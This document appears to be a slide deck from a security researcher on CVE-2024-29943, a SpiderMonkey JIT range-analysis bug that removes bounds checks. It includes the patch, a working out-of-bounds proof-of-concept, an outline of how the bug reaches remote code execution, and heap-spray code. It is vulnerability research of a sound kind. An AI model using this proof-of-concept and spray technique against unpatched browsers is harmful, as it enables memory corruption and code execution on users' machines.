Exploiting a SpiderMonkey JIT Bug: From Integer Range Inconsistency to Bound Check Elimination then RCE

Pwn2Own 2024: CVE-2024-29943

Jack Ren


2024/6/29

Contents

- Background
- Root Cause
- Proof of Concept
- Exploitation

Contents

Engine Architecture




- C++ Interpreter: Pure Interpreting
- Baseline Interpreter: Interpreting + Inline Cache
- Baseline JIT: Simple Translation from Bytecode to Machine Code + Inline Cache
- WarpMonkey JIT: Comprehensive Optimization


Intermediate Representation in WarpMonkey JIT

- MIR: Will be optimized in SSA form
  - Operand: Other MIR nodes, whose value determined at runtime
  - Member: Value determined at compile time
- LIR: Register Allocation

WarpMonkey Optimization Pipeline



Object Layout



Contents

- Root Cause
  - Patch Source
  - Object.keys().length
  - Integer Range Inconsistent

Patch Source

```
--- a/js/src/jit/MIROps.yaml
+++ b/js/src/jit/MIROps.yaml
@@ -1727,17 +1727,16 @@
 # part of MArrayLength::foldsTo.
 - name: ObjectKeysLength
   operands:
     object: Object
   result_type: Int32
   movable: false
   congruent_to: if_operands_equal
   alias_set: custom
-  compute_range: custom
   clone: true

 - name: LoadUnboxedScalar
   gen_boilerplate: false

 - name: LoadDataViewElement
   gen_boilerplate: false
```

Deleted Custom Range Computing Function for *MObjectKeysLength*

```
--- a/js/src/jit/RangeAnalysis.cpp
+++ b/js/src/jit/RangeAnalysis.cpp
@@ -1816,23 +1816,16 @@ void MResizableTypedArrayLength::compute
 }

 void MResizableDataViewByteLength::computeRange(TempAllocator& alloc) {
   if constexpr (ArrayBufferObject::ByteLengthLimit <= INT32_MAX) {
     setRange(Range::NewUInt32Range(alloc, 0, INT32_MAX));
   }
 }

-void MObjectKeysLength::computeRange(TempAllocator& alloc) {
-  // Object.keys(..) returns an array, but this array is bounded by the number
-  // of slots / elements that can be encoded in a single object.
-  MOZ_ASSERT(type() == MIRType::Int32);
-  setRange(Range::NewUInt32Range(alloc, 0, NativeObject::MAX_SLOTS_COUNT));
-}
-
 void MTypedArrayElementSize::computeRange(TempAllocator& alloc) {
   constexpr auto MaxTypedArraySize = sizeof(double);

 #define ASSERT_MAX_SIZE(_, T, N)                  \
   static_assert(sizeof(T) <= MaxTypedArraySize, \
                 "unexpected typed array type exceeding 64-bits storage");
   JS_FOR_EACH_TYPED_ARRAY(ASSERT_MAX_SIZE)
 #undef ASSERT_MAX_SIZE
```

Object.keys().length

- The *Object.keys()* static method returns an array of a given object's own enumerable string-keyed property names.

```
const object1 = {
  a: 'somestring',
  b: 42,
  c: false,
};

console.log(Object.keys(object1));
// Expected output: Array ["a", "b", "c"]
```

- In SpiderMonkey, *MObjectKeysLength* provides a way to calculate the key number of an object without having to generate the array.

Integer Range Inconsistent

```
function opt(a) {
  return Object.keys(a).length;
}

let arr = [];
for (let i = 0; i < 10000; i++) {
  arr[i] = 1;
  opt(arr);
}

for (let i = 0; i < (1 << 28); i++) {
  arr[i] = 1;
}

print(opt(arr));
```

Inconsistent.js:1 - Range Analysis

Block 0

resumepoint 1 0 2 2	
0 parameter THIS_SLOT	Value
1 parameter 0	Value
2 constant undefined	Undefined
3 start	
4 checkoverrecursed	
6 guardglobalgeneration	
memory 3	
7 constant object 32c72273e030 (global)	
8 slots constant7:Object	
memory 3	
9 loaddynamicslot slots8:Slots (slot 0)	
memory 3	
10 unbox loaddynamicslot9 to Object (fallible)	
11 guardshape unbox10:Object	
memory 3	
12 slots guardshape11:Object	
memory 3	
13 loaddynamicslot slots12:Slots (slot 5)	
memory 3	
15 unbox loaddynamicslot13 to Object (fallible)	
16 constant function keys at 32c722742468	
17 guardspecificfunction unbox15:Object constant16:Object	Object
18 unbox parameter1 to Object (fallible)	Object
19 guardisnotproxy unbox18:Object	Object
20 objectkeys guardisnotproxy19:Object	Object
26 objectkeyslength guardisnotproxy19:Object	I[0, 268435455] : Int32
24 box objectkeyslength26:Int32	Value
25 return box24:Value	

We define a variable is in Integer Range Inconsistent state when the range result of variable analyzed by compiler doesn't match its actual runtime value.

```
jack@willow:~/JavaScriptEngine/gecko-dev$ obj-debug-x86_64-pc-linux-gnu/dist/bin/js --ion-offthread-compile=off --spectre-mitigations=off Inconsistent.js
268435456
```

Contents

Summary

1. An array element access MIR *MStoreElement* and its associated *MBoundsCheck* reside in a *for* loop body.
2. Range Analysis analyzed the range of *MObjectKeysLength* incorrectly.
3. Range Analysis calculate the lower & upper bounds of array index to hoist the bounds check MIR to loop header.
   - It determines the lower bound is related to *MObjectKeysLength*.
   - Due to erroneous range analysis on *MObjectKeysLength*, the lower bound will be considered >= 0.
4. The hoisted lower bounds check MIR node, *MBoundsCheckLower*, will be eliminated.

PoC

```
function opt(karr, arr) {
    let objectKeysLength = Object.keys(karr).length;
    // Expected: [0, 0x0fff_ffff]; Real: [0, 0x7fff_ffff]; Trigger: 0x1000_0000
    let leftShift = objectKeysLength << 3;
    // Expected: [0, 0x7fff_fff8]; Real: [0x8000_0000, 7fff_fff8]; Trigger: 0x8000_0000
    let lowerBound = leftShift >> 31;
    // Expected: [0, 0]; Real: [0xffff_ffff, 0]; Trigger: 0xffff_ffff (-1)
    for (let i = 1; i >= lowerBound; i--) {
        arr[i] = 1.1;
    }
}

let arr = [];
for (let i = 0; i < 10000; i++) {
    arr[i] = i + 0.1;
    opt(arr, arr);
}
for (let i = 0; i < (1 << 28); i++) {
    arr[i] = i + 0.1;
}
let a = [123.1, 456.1, 789.1];
print(opt(arr, a));
```

Contents

MBoundsCheck & MBoundsCheckLower

- 2 Kinds of Bounds Check Node in WarpMonkey MIR
  - MBoundsCheck: Check Both Lower & Upper Bound
  - MBoundsCheckLower: Check Lower Bound
- MBoundsCheck
  - MIR Operand: index, length
  - Int32 Member: minimum, maximum
  - Check whether *index + minimum >= 0 && index + maximum < length*
    - If not, bailout
- MBoundCheckLower
  - MIR Operand: index
  - Int32 Member: minimum
  - Check whether *index >= minimum*
    - If not, bailout

Constant offsets in array index

E.g. arr[i+1] = 1.1;

js/src/jit/MIR.h
class MBoundsCheck
class MBoundsCheckLower

Member fallible in MBoundsCheck*

- A member *fallible* exists *MBoundsCheck** MIR.
  - *fallible* is default to true, which indicates bounds need to be checked at runtime.
    - In that case, the JITed code who conduct bounds check will be emitted.
  - If *fallible* is changed to false, the bounds check JITed code won't be emitted.

- Whenever *MBoundsCheck** MIR changes, *fallible* will be recalculated.

js/src/jit/Lowering.cpp
LIRGenerator::visitBoundsCheck
LIRGenerator::visitBoundsCheckLower

The Elimination Constraints

- MBoundsCheck ✖
  - *index.lowerRange + minimum >= 0 &&*
  - *index.upperRange + maximum < length.lowerRange*
    - fallible = false
- MBoundsCheckLower
  - *index.lowerRange >= minimum*
    - fallible = false

length is always a *MInitializedLength*, whose lower range is always 0.

Generable only via Bound Check Hoisting

js/src/jit/RangeAnalysis.cpp
MBoundsCheck::collectRangeInfoPreTrunc
MBoundsCheckLower::collectRangeInfoPreTrunc

Contents

Analyze Loop Phi

- Compute each Phi node's lower & upper bound in loop
  - E.g. *i*
- Stored as *struct SymbolicBound* in *phi.range*
  - namely *symbolicLower* and *symbolicUpper*
- A *SymbolicBound* represents a linear sum $(\sum_{i=1}^{n} k_i x_i) + c$
  - Among which
    - k_i and c is a Int32 constant
    - x_i is a MIR node
  - We call
    - $\sum_{i=1}^{n} k_i x_i$ as *SymbolicBound*'s **terms**
    - c as *SymbolicBound*'s **constant**

js/src/jit/RangeAnalysis.cpp
RangeAnalysis::analyzeLoopPhi

Analyze Loop Phi

- *SymbolicBound* for *i*'s Phi node is
  - *symbolicLower*: *MRsh*
  - *symbolicUpper*: 1

```
function opt(karr, arr) {
    let objectKeysLength = Object.keys(karr).length;
    let leftShift = objectKeysLength << 3;
    let lowerBound = leftShift >> 31;
    for (let i = 1; i >= lowerBound; i--) {
        arr[i] = 1.1;
    }
}
```

MRsh

Bound Check Hoisting

1. Determine each array index's range bounds using Phi's result. Specifically,
   1. ExtractLinearSum() of index to get Phi node *index.term* and index constant offset *index.constant*
   2. Find Phi node's symbolic lower & upper bounds, respectively *lower* and *upper*
   3. Use ConvertLinearSum() to convert *SymbolicBound lower* & *upper*'s **terms** to MIR nodes in loop header, namely *lowerTerm* and *upperTerm*.
      - *lowerTerm* and *upperTerm* will be hoisted as *MBoundsCheckLower* and *MBoundsCheck*'s index, respectively.
   4. Use the following formula to calculate member *minimum* and *maximum* of *MBoundsCheck**
      - MBoundsCheck.minimum & MBoundsCheck.maximum
        - upper.constant + index.constant
      - MBoundsCheckLower.minimum
        - -lower.constant – index.constant
2. Create the hoisted bounds check in loop header using the above choices.
   - a *MBoundsCheck* & a *MBoundsCheckLower*

js/src/jit/RangeAnalysis.cpp
RangeAnalysis::tryHoistBoundsCheck

Bound Check Hoisting

```
function opt(karr, arr) {
    let objectKeysLength = Object.keys(karr).length;
    let leftShift = objectKeysLength << 3;
    let lowerBound = leftShift >> 31;
    for (let i = 1; i >= lowerBound; i--) {
        arr[i] = 1.1;
    }
}
```

MRsh

1. ExtractLinearSum() of index to get Phi node *index.term* and index constant offset *index.constant*
   - index.term = phi(i), index.constant = 0
2. Find Phi node's symbolic lower & upper bounds, respectively *lower* and *upper*
   - lower = *MRsh*, upper = 1
3. Use ConvertLinearSum() to convert *SymbolicBound lower* & *upper*'s **terms** to MIR nodes in loop header, namely *lowerTerm* and *upperTerm*.
   - lowerTerm = *MRsh*, upperTerm = *MConstant*(0)
4. Use the following formula to calculate member *minimum* and *maximum* of *MBoundsCheck**
   - MBoundsCheck.minimum & MBoundsCheck.maximum = *upper.constant* + *index.constant*
     - 1
   - MBoundsCheckLower.minimum = -lower.constant – index.constant
     - 0

Bound Check Hoisting

```
function opt(karr, arr) {
    let objectKeysLength = Object.keys(karr).length;
    let leftShift = objectKeysLength << 3;
    let lowerBound = leftShift >> 31;
    for (let i = 1; i >= lowerBound; i--) {
        arr[i] = 1.1;
    }
}
```


MRsh

- Now, loop header should have
  - *MBoundsCheckLower*(MRsh) with *minimum* 0
  - *MBoundsCheck*(*MConstant*(0), *MInitializedLength*) with *minimum* & *maximum* 1
- Due integer range inconsistent on variable *objectKeysLength* and its range's transitivity, *lowerBound* has a range of [0, 0]. But in actual it's -1.
  - *MBoundsCheckLower* will satisfy *index.lowerRange >= minimum* hence *!fallible* then eliminated
- As long as 1 >= 0 && 1 < length, i.e. *arr*'s length > 1
  - We can OOB access *arr* with a signed negative index
  - In fact, when lowered to machine code, the index is treated as unsigned number
    - So accessing arr[-1] in JavaScript is accessing arr.buffer[0xffff_ffff] in C
    - We could only OOB access arr.buffer[0x8000_0000] to arr.buffer[0xffff_ffff]

Contents

- Exploitation
  - Address Of & Fake Object: Spray Heap Array & Overwrite Array Length
  - Arbitrary Address Read: Fake a JSExternalString
  - Arbitrary Address Write: Fake a BigUint64Array
  - RCE: Abuse Machine Code Constant Pool
  - Demo

Address Of & Fake Object: Spray Heap Array & Overwrite Array Length



Key points to pick spray count:
(1) Create not **too much** large arrays, or OOM
(2) The length's position to be overwrote should be distant enough to the least address array to ensure the OOB accessing index >= 0x8000_0000

(1) Heap Spray

```
let sprayRefArr = [];
const spray_count = 64;
for (let i = 0; i < spray_count; i++) {
    let tmpArr;
    if (i % 2 == 1) {
        tmpArr = new Array(0x2000000);
        tmpArr.fill(i + 0.1);
    } else {
        tmpArr = new BigUint64Array(0x2000000);
        tmpArr.fill(BigInt(i));
    }
    sprayRefArr.push(tmpArr);
}
opt(arr, sprayRefArr[spray_count - 1]);
```

